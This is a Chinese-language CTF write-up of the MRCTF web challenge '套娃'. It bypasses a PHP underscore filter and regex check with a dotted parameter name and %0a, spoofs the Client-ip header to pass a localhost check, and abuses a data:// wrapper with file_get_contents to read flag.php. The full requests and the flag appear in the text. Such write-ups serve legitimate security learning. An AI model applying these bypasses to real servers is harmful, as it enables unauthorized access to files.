Writeup-北邮新生赛MRCTF-Web题：套娃


原创

Y5neKO 于 2020-10-16 18:26:56 发布 195 收藏

分类专栏： CTF技巧 文章标签： php 安全 程序人生 经验分享 其他

这道题名副其实，果真是套娃，一层一层把我头都绕晕了 □(吐血倒地)

原题地址：https://merak-ctf.site/challenges#%E5%A5%97%E5%A8%83



从题目已经看出他的套路了，打开题目地址一看，标准的开场没有什么意外

Welcome!

这只不过是个小测试区，啥都没有，还请各位多多包涵！ made by crispr

右键查看源码，发现有一段注释

```
<!--
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('Y0u are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
!-->
```

可以观察出来又是一道if套娃语句，需要一层一层解
同样先将这段代码格式化

```
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('Y0u are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
```

首先将 `$_SERVER['QUERY_STRING']` 的值赋给变量 `$query`
关于 `$_SERVER['QUERY_STRING']` 获取的值：

> 1，http://localhost/aaa/ (打开aaa中的index.php)
> 结果：
> $_SERVER[‘QUERY_STRING’] = “”;
> $_SERVER[‘REQUEST_URI’] = “/aaa/”;
> $_SERVER[‘SCRIPT_NAME’] = “/aaa/index.php”;
> $_SERVER[‘PHP_SELF’] = “/aaa/index.php”;

> 2，http://localhost/aaa/?p=222 (附带查询)
> 结果：
> $_SERVER[‘QUERY_STRING’] = “p=222”;
> $_SERVER[‘REQUEST_URI’] = “/aaa/?p=222”;
> $_SERVER[‘SCRIPT_NAME’] = “/aaa/index.php”;
> $_SERVER[‘PHP_SELF’] = “/aaa/index.php”;

> 3，http://localhost/aaa/index.php?p=222&q=333
> 结果：
> $_SERVER[‘QUERY_STRING’] = “p=222&q=333”;
> $_SERVER[‘REQUEST_URI’] = “/aaa/index.php?p=222&q=333”;
> $_SERVER[‘SCRIPT_NAME’] = “/aaa/index.php”;
> $_SERVER[‘PHP_SELF’] = “/aaa/index.php”;

由实例可知：
$_SERVER[“QUERY_STRING”] 获取查询 语句，实例中可知，获取的是?后面的值
$_SERVER[“REQUEST_URI”] 获取 http://localhost 后面的值，包括/
$_SERVER[“SCRIPT_NAME”] 获取当前脚本的路径，如：index.php
$_SERVER[“PHP_SELF”] 当前正在执行脚本的文件名


此段原文地址：https://www.cnblogs.com/mitang/p/3874291.html
感谢大佬的测试
然后我们再来看第一层判断条件为

```
if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 )
```


这段代码表示需要满足"或"语句
而其中的substr_count函数是用于计算子串在字符串中出现的次数
再看看第二层判断条件

```
if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t']))
```

我们需要同时满足两个条件，其中preg_match函数用于匹配正则表达式，这里需要通过get提交参数b_u_p_t，但是参照第一层提到的substr_count函数，所以get参数不能带下划线，这时我们可以用点来代替下划线，同时用%0a来进行过滤正则表达式的条件，最终get传递的参数为?b.u.p.t=23333%0a




根据提示进入secrettw.php,仍然是标准套路，提示需要本地才能访问



右键查看源码，发现一大堆注释，乍一看像乱码，实际上ctf里的注释大家也都知道是怎么回事，肯定不是毫无意义的，百度一查，发现是一种叫jother的编码，直接复制粘贴到浏览器控制台即可解码

执行后弹出了一段alert信息

根据提示用hackbar通过POST提交一个Merak参数



返回了一段代码，应该是secrettw.php的部分源码高亮

源码如下

```
Flag is here~But how to get it? <?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

可以简单的分析出secrettw.php的作用

首先用if(isset($_POST[‘Merak’]))函数检测是否存在参数名为Merak的POST数据，如果不存在则执行下面的语句，如果存在则执行if中的highlight_file函数高亮显示源码

我们已经通过POST提交Merak知道了源码，后面就不用再提交POST了，不然会被highlight_file函数截断，继续看下面的语句，中间的change函数暂时不管，是转换字符用的，后面会提到
后面的

$ip = getIp();应该是使用了头部的takeip.php中的函数来获取客户端ip，再将获取到的ip赋值给变量 ip

```
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' )
```

也就是说需要满足两个条件
第一个条件$ip === '127.0.0.1'，这个很容易满足，只要让get_ip获取到的值为127.0.0.1就行了，一般只有XFF和Client-ip这两种方法，我们可以用burpsuite来提交

```
POST /secrettw.php HTTP/1.1
Host: de005f96-9280-44f0-8415-6d16eb426f8a.merak-ctf.site
Content-Length: 6
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
Origin: http://de005f96-9280-44f0-8415-6d16eb426f8a.merak-ctf.site
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://de005f96-9280-44f0-8415-6d16eb426f8a.merak-ctf.site/secrettw.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Client-ip: 127.0.0.1

Merak=
```

第二个条件 file_get_contents($_GET['2333']) === 'todat is a happy day'
首先通过file_get_content函数将整个数据读入一个字符串中，但是后面的值使用的单引号，并且中间使用===来判断全等，所以，经过到百度上各种CTF技巧的查找，发现这里可以使用data:// 来进行转换，具体用法可以参考：
https://www.php.cn/manual/view/285.html
格式为 data://text/plain;base64, 将todat is a happy day进行base64编码得到dG9kYXQgaXMgYSBoYXBweSBkYXk=，所以需要通过get提交一个名为2333的参数，值为 data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=
第二个if内的语句

```
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file']));
```

还用到了一个名为file的get参数，用于返回文件内容，我们需要知道flag.php的内容，所以这里需要file_get_content的文件是flag.php
但是这里要注意file_get_content函数不是直接使用的 $_GET['file'] 的值，而是用到了上面说到的change函数来转换，我们来看一下change函数的作用

```
function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
```

首先定义用法，然后将变量进行base64解码（这说明后面POST参数file的值必须先进行base64编码），然后通过一段for循环，这段for循环的作用是先将字符转换为ASCII码，再将ASCII码逐步 +$i*2 ， $i 初始值为0，然后再转回字符
其中strlen函数作用是计算字符的数目，chr是把ASCII转成字符，ord是把字符转成ASCII数字
经过对照ASCII码表和计算，我们需要传递到file参数的值为“fjla&f\b（flag.php经过change函数转换为fjla&f\b）”的base64值，也就是ZmpdYSZmXGI=

> 顺带一提，takeip.php经过change函数变换，我们需要提交的值为“t_g_af"bXp^”,不过我们用不上，有兴趣的可以自己试一试

所以，我们最终提交的两个get参数为

/secrettw.php 的 GET 请求

类型	名	值
URL	file	ZmpdYSZmXGI=
URL	2333	data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=

注意别忘了将ip改为127.0.0.1，这里get_ip用到的方法为Client-ip

名	值
GET	/secrettw.php?file=ZmpdYSZmXGI=&2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk= HTTP/1.1
Host	de005f96-9280-44f0-8415-6d16eb426f8a.merak-ctf.site
Cache-Control	max-age=0
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Connection	close
Client-ip	127.0.0.1

burpsuite改包放行后返回页面，右键查看源码

```
Flag is here~But how to get it?Local access only!<br/>Your REQUEST is:flag.php<?php
$flag = 'MRCTF{c323e009-6f72-410a-9dff-96686b411977}';
echo "Flag is here~But how to get it?";
?>
<!--
```

得到flag：MRCTF{c323e009-6f72-410a-9dff-96686b411977}